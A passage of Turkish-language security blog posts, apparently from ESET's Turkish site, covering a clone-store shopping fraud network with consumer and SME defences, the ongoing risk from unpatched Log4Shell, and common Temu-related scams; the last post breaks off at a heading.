ESET telemetrisinde web tehdidi engellemeleri yüzde 32 benzersiz URL engellemeleri ise yüzde 172 arttı
Bu iki sayının arasındaki makas, bence raporun en çok konuşulması gereken detayı. Şöyle okuyun: engellenen saldırı hacmi bir önceki yarıyıla göre yaklaşık 1,3 katına çıkmış. Ama engellenen **farklı adres** sayısı 2,7 katına çıkmış.
Saldırganlar daha çok saldırmıyor sadece. **Her saldırı için yeni bir adres kullanıyorlar.**
Bu, tam olarak bir klon mağaza fabrikasının bırakacağı izdir. Tek kullanımlık alan adı mantığı, kara liste tabanlı korumayı yormak için tasarlanmıştır: siz bir siteyi fark edip şikâyet edersiniz, kapatılması günler sürer, o günler içinde fabrika onlarcasını daha basmıştır. Savunma tek tek adres kapatma hızında çalışırken, saldırı üretim bandı hızında çalışıyor.
Aynı raporda bu tabloyu tamamlayan ikinci bir veri var. QR kod oltalaması — [quishing](https://antivirus.com.tr/quishing-kurumsal-guvenlik-onlemlerini-nasil-atlatabilir/) — ESET telemetrisinde rekor seviyeye ulaşmış: tespit edilen oltalama e-postalarının **yaklaşık %11’i** QR kod içeriyor ve **ayda ortalama 100.000 tespit** kaydedilmiş, en yüksek hacim Nisan ayında. Microsoft da kendi telemetrisinde 2026’nın ilk çeyreğinde QR oltalamasında **%146’lık** çeyreklik artış bildirdi; yani bu tek bir üreticinin gördüğü bir sapma değil.
ESET raporunun burada verdiği örnek konumuza doğrudan bağlanıyor: saldırganlar QR kod sahtekârlığını fiziksel dünyaya taşımış durumda. Otopark ödeme makinelerine, kiralık bisikletlere, hatta sahte park cezası ve otoyol ihlal kâğıtlarına sahte QR kodlar yapıştırılıyor. Kodu okutup ödeme yapmaya çalışan kişi, kart bilgilerini sahte bir siteye giriyor.
Fark ettiniz mi? Varış noktası aynı: **sahte bir ödeme sayfası.** Değişen tek şey, oraya hangi kapıdan girdiğiniz. Kimi indirimli ürün reklamıyla geliyor, kimi otopark makinesindeki etiketle. Altyapı ortak, hikâye farklı.
## Türkiye’de alışveriş dolandırıcılığı riski ne durumda?
Dürüst olmak gerekirse, **DoppelCart ağının Türkiye ayağına dair yayımlanmış bir veri yok.** Kaç Türkçe klon mağaza olduğunu, hangi yerli markaların kopyalandığını bilmiyoruz. Elimde “Türkiye’de şu kadar kişi mağdur oldu” diyebileceğim bir rakam yok ve olmayan rakamı varmış gibi yazmak istemem.
Ama şunu da net söyleyeyim: “veri yok” ile “risk yok” aynı şey değil. Buradaki boşluk, kimsenin Türkiye kırılımını *saymamış* olmasından kaynaklanıyor. Üstelik bu ağın yapısı zaten dile ve ülkeye kayıtsız. Katalog kopyalanıyor, metinler otomatik çevriliyor, ödeme sayfası standart şablondan geliyor. Yerelleştirme maliyeti neredeyse sıfır olan bir üretim hattı için Türkiye ayrı bir proje değil — sadece bir dil seçeneği.
## Alışveriş dolandırıcılığı nasıl anlaşılır? Dört kritik adım
Madde madde “güçlü parola kullanın” tavsiyesi vermeyeceğim, çünkü bu saldırıda parolanızın hiçbir önemi yok. Bunun yerine adımları çıkaralım. Alışveriş dolandırıcılığı sizi kart bilgilerinizi kaptırdığınız noktaya dört adımda götürüyor ve bu adımların her birinde durdurulabilir.
### 1. Karşılaşma
Bu siteleri arama yaparak bulmuyorsunuz; genellikle reklam olarak önünüze geliyorlar. Burada işe yarayan tek kural şu: *indirim oranı ile o markayı ne kadar tanıdığınız ters orantılı çalışmalı.* Hiç duymadığınız bir sitede %65 indirim, bilinen bir sitedeki %65 indirimle aynı şey değildir.
### 2. Site kimliği
Türkiye’de burada elimizde çoğu ülkede olmayan bir kaldıraç var: **ETBİS.** Ülkemize yönelik satış yapan e-ticaret siteleri Ticaret Bakanlığı’nın Elektronik Ticaret Bilgi Sistemi’ne kayıtlı olmak ve doğrulama bilgisini sitede göstermek zorunda. Bu kaydı bakanlığın sistemi üzerinden sorgulayabiliyorsunuz. Klon fabrikası 119 bin site için tek tek yasal kayıt açamaz — bu, ölçeklenemeyen tek adım.
Ama bir uyarı: iletişim bilgisinin doğru görünmesi güvence değil. Yukarıda anlattığım gibi bu siteler gerçek markanın destek adresini kullanabiliyor. “E-postayı arattım, şirket çıktı” kontrolü sizi yanıltır.
### 3. Ödeme — asıl kırılma noktası
> Bankanızın gönderdiği tek kullanımlık doğrulama kodu (OTP), **bankanın kendi doğrulama sayfasına** girilir — mağazanın sayfasına değil. Ödeme akışı sizden o kodu mağazanın ekranında istiyorsa, orası sahtedir. Başka kontrole gerek yok.
DoppelCart’ın bu kodları da topluyor olması tam olarak bu yüzden önemli: 3D Secure sizi korur, ta ki kodu yanlış yere yazana kadar. Bir de pratik önlem: bilmediğiniz sitelerde bankanızın **sanal kart / tek kullanımlık kart** özelliğini kullanın, limitini işlem tutarı kadar ayarlayın. Kart bilgisi çalınsa bile çalınan şey ölü bir numara olur.
### 4. Sonrası
Kart bilgilerini girdiyseniz ilk 24 saat önemli. Bankayı arayıp kartı kapattırın, işlem itirazı kaydını açtırın, sitede bir hesap oluşturup parola belirlediyseniz o parolayı kullandığınız diğer yerleri değiştirin. Benzer bir durumda atılacak adımları [kimlik avı bağlantısına tıkladıktan sonra yapılması gerekenler](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) yazısında ayrıntılı anlatmıştım. Ve üründen ümidinizi kesin — bu sitelerin amacı ürün satmak değil, ödeme sayfasına ulaşmanızdı.
Ayrıca hiç sipariş etmediğiniz bir kargo elinize ulaşıyorsa konu farklı olabilir; onun için [brushing dolandırıcılığı](https://antivirus.com.tr/brushing-dolandiriciligi-nedir-bundan-nasil-korunabilirim/) yazısına bakın.
## Markası kopyalanan taraf: KOBİ’ler
Bu yazıyı bir işletme sahibi olarak okuyorsanız riskiniz farklı. Söz konusu ağda 44 binden fazla marka taklit ediliyor ve bunların çoğu kopyalandığından habersiz.
Kopyalanan taraf için ciro kaybı aslında en küçük sorun. Asıl sorun şu: **mağdur olan müşteri sizi arıyor.** Sizin sattığınızı sandığı ürün gelmiyor, parası gidiyor ve destek hattınızı arıyor. Sahte siteyi kuran kazanıyor, parayı müşteri kaybediyor, telefonu ise hiç ilgisi olmayan siz karşılıyorsunuz — üstelik itibar kaybı da sizin hanenize yazılıyor.
Yapılabilecekler sınırlı ama işe yarıyor: marka adınızı ve ürün görsellerinizi düzenli aralıklarla aratın, alan adı izleme servisleriyle markanıza benzeyen yeni kayıtları takip edin, tescilli markanız varsa kaldırma (takedown) talebi yolunu önceden öğrenin. Ama gerçekçi olalım: kaldırma süreci yavaş, fabrika hızlı. Bu yüzden en etkili savunma hukuki değil, iletişimsel — **müşterilerinize tek resmî satış kanalınızın hangisi olduğunu sürekli ve net biçimde söylemek.** Müşteri sizi nerede bulacağını biliyorsa klonun inandırıcılığı düşer.
KOBİ’lerin bu tür tehditlere hazırlık düzeyini merak ediyorsanız [ESET KOBİ Siber Hazırlık Endeksi 2026](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/) iyi bir başlangıç noktası.
## Son söz
Bu konuyu yazarken beni asıl rahatsız eden şey, klasik tavsiyelerin ne kadar yetersiz kaldığıydı. “Şüpheli sitelere girmeyin”, “adres çubuğunu kontrol edin”, “çok ucuzsa şüphelenin”… Bunların hepsi doğru, hiçbiri yeterli değil. Çünkü bu tavsiyeler, karşınızda *tek bir* sahte site olduğunu varsayar. Oysa alışveriş dolandırıcılığı artık öyle işlemiyor. Oysa ESET’in benzersiz URL engellemelerindeki %172’lik artışın anlattığı şey şu: artık tek tek sitelerle değil, adres üreten bir bantla karşı karşıyayız.
Bant hızını yenmenin yolu daha dikkatli bakmak değil; bu dört adımdan birinde şaşmaz bir kural uygulamak. O adım da ödeme: **doğrulama kodunuzu yalnızca bankanızın sayfasına yazın, sanal kart kullanın.** Sahte site ne kadar inandırıcı görünürse görünsün, bu iki alışkanlığın yanında etkisiz kalır. Alışveriş dolandırıcılığı, ancak siz doğrulama kodunu yanlış yere yazdığınızda tamamlanır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Alışveriş, Dolandırıcılık, Kişisel Veriler, KOBİ, Siber Güvenlik
---
### [Log4Shell güvenlik açığı hala risk oluşturuyor mu?](https://antivirus.com.tr/log4shell-guvenlik-acigi-hala-risk-olusturuyor-mu/)
**Published:** Temmuz 3, 2023
**Author:** ESET
**Excerpt:** Popüler bir kaynak kütüphanesi olan Log4j'deki güvenlik açığı Log4Shell'i daha yakından tanıyalım.
**Content:**
Siber suçlular için, yamalanmamış güvenlik açıkları şirketinizin ağına açılan kapılardır. Özellikle Log4Shell geçtiğimiz yıl milyonlarca saldırıya yol açtı ve hala birçok sistemi etkiliyor. Hatta çoğu zaman BT yöneticilerinin haberi bile olmuyor. Popüler bir açık kaynak günlük kütüphanesi olan Log4j’deki bir güvenlik açığı olan Log4Shell’i daha yakından tanıyalım.
Log4Shell’in geçmişi Aralık 2021’e kadar uzanıyor. Ortak Güvenlik Açığı Puanlama Sistemi’nde (CVSS) 10/10 gibi en yüksek dereceyi alarak dijital siber güvenlik ortamında büyük sorun yaratacağı başından belliydi.
Güvenlik açığı saatler içinde dijital hırsızlar ve fidye yazılımı çeteleri ve Gelişmiş Kalıcı Tehdit (APT) grupları da dahil olmak üzere çeşitli kuruluşlar tarafından kullanılmaya başlandı. Açık popüler bir kaynak kütüphanesini etkilediğinden, çoğu zaman şirketler farkında bile olmadan sistemlerinde kendisine yer buldu. Bu kütüphaneningenellikle diğer yasal yazılımların parçası olması, açığı bulmayı ve yamamayı zorlaştırdı. Bu nedenle Log4Shell sistemlerinizin derinliklerine gizlenmiş olabilir.
“Altına hücum zamanı” geçmiş olsa da, Log4Shell hala birçok sistemi etkiliyor ve [endemik](https://www.zdnet.com/article/log4j-flaw-why-it-will-still-be-causing-problems-a-decade-from-now/) ilan edildi. Bazı depolarda, [kütüphanenin yamanmamış sürümleri](https://www.rezilion.com/wp-content/uploads/2022/04/Log4Shell-4-Months-Later.pdf) hala mevcut, bu da Log4Shell barındıran yeni sistemlerin internette ortaya çıkmaya devam ettiği anlamına geliyor. Güvenlik açığı genellikle yamalanması zor olabilecek eski sistemlerde gizleniyor. Bazı durumlarda BT yöneticisi ya da geliştiricisi Log4j’nin kullanıldığının farkında bile olmayabilir. Bu arada Log4Shell aracılığıyla saldırıya uğrayan sistemlerin sayısı son zamanlarda artmış görünüyor.
ESET telemetrisine göre Log4Shell saldırılarının sayısı ortalama yüzde 12 oranında arttı
## Log4Shell saldırılarının sayısı neden artıyor?
Güvenlik açığı uzun zaman önce kamuya açık hale gelmiş olsa da hala risk teşkil adiyor. Sistemlerinizin ihlal edilmesini önlemek için yama uygulanması gereken unutulmuş veya gizli Log4j örneklerini kontrol edin ve BT altyapınızın ayrıntılı bir analizini yapın. Ayrıca, Log4Shell’in daha önce şirketinizin ağına erişmek için kullanıldığını veya hala kullanılmakta olabileceğini gösteren anormallikleri arayın. Kütüphaneyi kullanmayı planlıyorsanız, hatanın düzeltildiği yeni bir sürüm yüklediğinizden emin olun. Kitaplığı güncelleyemiyor ya da düzeltilmiş bir sürüm kullanamıyorsanız, savunmasız dağıtımları daha yakından izleyin ya da tercihen çevrimdışı duruma getirin. Son olarak, sistemlerinize yönelik istismar girişimlerini azaltmak için güvenilir bir dijital güvenlik çözümü kullanın, ancak nihayetinde, herhangi bir istismar olasılığını önlemek için kütüphaneyi güncellemeyi planlayın.
## Dijital tehditler dünya çapında farklılık gösteriyor
Dünyanın diğer bölgelerinde artık görülmeyen ya da nadiren görülen tehditler bazı ülkelerde varlığını sürdürmeye devam ediyor. Örneğin, 2017 yılında dünyayı kasıp kavuran WannaCry fidye yazılımı, gelişmekte olan ülkelerde hala ABD Ulusal Güvenlik Ajansı (NSA) tarafından geliştirilen ve [EternalBlue](https://support.eset.com/en/kb6481-eset-stops-wannacryptor-wannacry-and-eternalblue-use-our-free-tool-to-make-sure-those-windows-vulnerabilities-are-patched) olarak bilinen bir açık üzerinden yayılmaktadır. Genel kanı bu kötü amaçlı yazılımın artık ciddi bir tehdit olmadığı yönünde, ancak yine de belirli ülkeleri etkilemeye devam ediyor.
Açıklara karşı korunmanıza yardımcı olabilecek güvenilir bir dijital güvenlik yazılımı mı arıyorsunuz? ESET’in sunduklarına [göz atın.](https://www.eset.com/tr/business/small-and-medium/)
[](https://www.eset.com/tr/business/complete-protection-bundle/)ESET PROTECT Complete
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Güvenlik açığı
---
### [Temu güvenilir mi? Temu dolandırıcılığı ve korunma yolları](https://antivirus.com.tr/temu-guvenli-mi-bir-milyarder-gibi-alisveris-yapmadan-once-bilmeniz-gerekenler/)
**Published:** Ocak 18, 2024
**Author:** ESET
**Excerpt:** Temu dolandırıcılığı nasıl işliyor, Temu güvenilir mi? En sık rastlanan tuzakları ve alışveriş yaparken verilerinizi korumanın yollarını anlatıyoruz.
**Content:**
*Temu güvenilir mi? Platform büyüdükçe bu soru daha sık soruluyor ve Temu dolandırıcılığı da aynı hızla yaygınlaştı. Alışveriş devi Temu’da karşılaşabileceğiniz tuzakları ve “o karşı konulmaz fırsatları” yakalarken verilerinizi korumaya yardımcı olabilecek birkaç basit adımı derledik*
Sosyal medyadaysanız ya da Google Shopping kullanıyorsanız, Batı’daki muadillerine kıyasla çok düşük fiyatlar sunan Çinli bir e-ticaret pazarı olan Temu’nun reklam bombardımanına uğramış olma ihtimaliniz yüksek. Bir çift spor ayakkabı için 6 dolar veya 10 dolara bir bilgisayar klavyesi?
On milyonlarca olduğu tahmin edilen ürün çeşitliliği ve sunulan düşük fiyatlı fırsatların sayısı göz önüne alındığında, enflasyondan bıkmış birçok kişi siteye çekildi. Öyle ki Temu dünya çapında en çok [indirilen alışveriş uygulaması](https://www.statista.com/statistics/1428596/most-downloaded-shopping-apps-worldwide/) oldu. Bu arada, Temu’nun yükselişinin çevresel etki ve ürün güvenliği açısından ne anlama geldiğini ve mağazanın gerçekten yasal olup olmadığını sorgulayanlar da var. Bu konulardan bazılarını burada ayrıntılı olarak inceleyelim.
## Temu nedir, Temu güvenilir mi?
Temu güvenilir mi sorusunu yanıtlamak için önce platformun ne olduğunu bilmek gerekiyor. Çinli online perakende devi Pingduoduo’nun Batı markalı kolu olan Temu, alışveriş yapanlara düşük maliyetleri ile ünlü Çinli üreticilerden doğrudan satın alma fırsatı veriyor. Ayrıca kullanıcılara, çark-ı felek çevirerek ya da başkalarını siteye katılmaya teşvik ederek gelecekteki alışverişlerinde tasarruf etmeleri için kredi kazanma fırsatı sunuyor.
Bununla birlikte her şey günlük güneşlik değil ve birçok müşteri yorumu iyi değil. Bu yazının yazıldığı tarih itibariyle site, ABD [Better Business Bureau](https://www.bbb.org/us/ma/boston/profile/online-shopping/temucom-0021-553943) (BBB) ziyaretçilerinden sadece 2,5/5 puan alırken, [Trustpilot](https://uk.trustpilot.com/review/temu.com)‘taki yorumların üçte biri tek yıldızlı. Kullanıcılar sıklıkla Temu’yu e-postaların spam’e düşmesi, geri ödeme alma zorluğu ve ürünlerin kötü durumda gelmesi ya da hiç gelmemesi nedeniyle eleştiriyor. Ürün tedarik zincirlerinde olası insanları zorla çalıştırma konusunda da [endişeler](https://www.bbc.co.uk/news/business-65990529) dile getiriliyor.
Ayrıca bir ABD devlet kurumu, Temu ve diğer Çinli perakendeci Shein’i potansiyel veri riskleriyle [suçlayarak](https://www.uscc.gov/sites/default/files/2023-04/Issue_Brief-Shein_Temu_and_Chinese_E-Commerce.pdf), Çin’in sahip olduğu bir diğer popüler çevrimiçi hizmet olan [TikTok’un ](https://www.welivesecurity.com/2023/03/24/what-tiktok-knows-you-should-know-tiktok/)[veri uygulamalarını](https://www.welivesecurity.com/2023/03/24/what-tiktok-knows-you-should-know-tiktok/) bir süredir çevreleyen endişelerin yankılarına dikkat çekiyor.
Bahsedilenler Temu’yu tam anlamıyla bir dolandırıcılık sitesi yapmaz elbet. Ancak dolandırıcılar her zaman kullanıcıların olduğu yere yönelecektir ve bu da bilinçsiz tüketicileri kandırmanın bir yolu olarak turuncu markalı Çinli perakendeciyi kullanmak anlamına geliyor.
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
## En sık rastlanan 5 Temu dolandırıcılığı
İşte Temu’da tespit edilen en yaygın taktiklerden bazıları:
### **1. Ünlülerin çıplak fotoğrafları**
Temu ile alışveriş yaparken kullanılabilecek nakit veya ödüllere hak kazanmak istiyorsanız, bunu başkalarını katılmaya ikna ederek ve tavsiye kodunuzu girerek yapabilirsiniz. Ancak dolandırıcılar, kullanıcıları bu kodları girmeleri konusunda kandırmak için [sosyal medyayı](https://www.bleepingcomputer.com/news/security/fake-celebrity-photo-leak-videos-flood-tiktok-with-temu-referral-codes/) kullanmaktadır. Yöntemlerden biri, kullanıcıların Temu’ya kodu girmeleri halinde çıplak fotoğraflara erişebileceklerini ima eden şifreli bir mesajla birlikte bir ünlünün müstehcen fotoğraflarını (örneğin Twitter, TikTok, vb.) yayımlamaktır. Elbette ortada fotoğraf yoktur ve dolandırıcı sadece daha fazla yönlendirme elde eder.
### **2**. **Fortnite/Roblox fırsatları**
Yukarıdaki taktiğe benzer şekilde, bir dolandırıcı sosyal medyada paylaşımda bulunarak kullanıcıların ücretsiz bir Roblox Robux hediye kartına erişebileceklerini iddia ederek avatarları için yükseltmeler satın almalarını veya sitede özel yetenekler satın almalarını sağlar. Ödülü talep etmek için tek yapmaları gereken Temu’daki yönlendirme kodunu girmektir. Bir diğer popüler yem ise nadir Fortnite skinleri teklifidir. Bir kez daha, ortada bir teklif yoktur aslında. Dolandırıcılar sadece sosyal medya kullanıcılarının merakından ve Temu’nun hala evrensel olarak bilinmemesinden faydalanıyor.
### **3. Taklit ürünler**
Temu’nun kardeş şirketi Pingduoduo, ABD’nin “Sahte Ürünler ve Korsanlıkla Ünlü Pazarlar” listesinde yer almasına rağmen, Temu’nun sahte ürünler sattığına dair bir kanıt yok. Ancak patent ihlali sınırlarını aşmadan bu sınırlara yakın uçan taklit ürünlerle ilgili raporlar var. Örneğin bir [Apple ürünü için](https://www.tomsguide.com/features/i-bought-fake-apple-products-on-the-temu-app-and-it-was-a-disaster) arama yapan kullanıcıya, fiyatının çok altında benzer ürünler sunulabilir. Deneyimsiz ve e-ticaret konusunda bilgili olmayan bir alıcı için bu durum ciddi bir pişmanlığına yol açabilir.
### **4. Ünlülere ait ürünler**
Temu’nun çekim gücünden yararlanan bir başka sosyal medya dolandırıcılığı da ünlülerin Çin e-ticaret pazarıyla ticari bir ortaklıkları varmış gibi görünen sahte paylaşımlarını içeriyor. Buradaki nihai amaç yine hayranları siteyi ziyaret etmeye ve ünlü tarafından onaylanan indirimli ürünleri satın almak için yönlendirme kodunu girmeye ikna etmektir. Bir kez daha, böyle bir teklif aslında yoktur ve kodlar sadece dolandırıcıya Temu ile daha fazla para/ödül kazandırır.
### **5. %90 indirim dolandırıcılığı**
Temu tarafından satılan çok çeşitli ürünlerde büyük indirimler vaat eden web sitesi reklamlarına ve istenmeyen e-postalara karşı dikkatli olmalısınız. Zaman sınırlı teklifler ve şaşırtıcı fırsatlar yoluyla aciliyet hissi yaratmak gibi klasik sosyal mühendislik tekniklerini kullanacaklardır. Ancak tıkladığınızda, dolandırıcıların [kart bilgilerinizi toplayacağı](https://www.welivesecurity.com/2022/06/27/5-ways-cybercriminals-steal-credit-card-details/) Temu’ya benzer bir kimlik avı sitesine yönlendirileceksiniz. Artık kişisel ve finansal bilgilerinize sahipler ancak siparişiniz elbette ortada yok.
## Temu dolandırıcılığı nasıl önlenir? Güvende kalma yolları
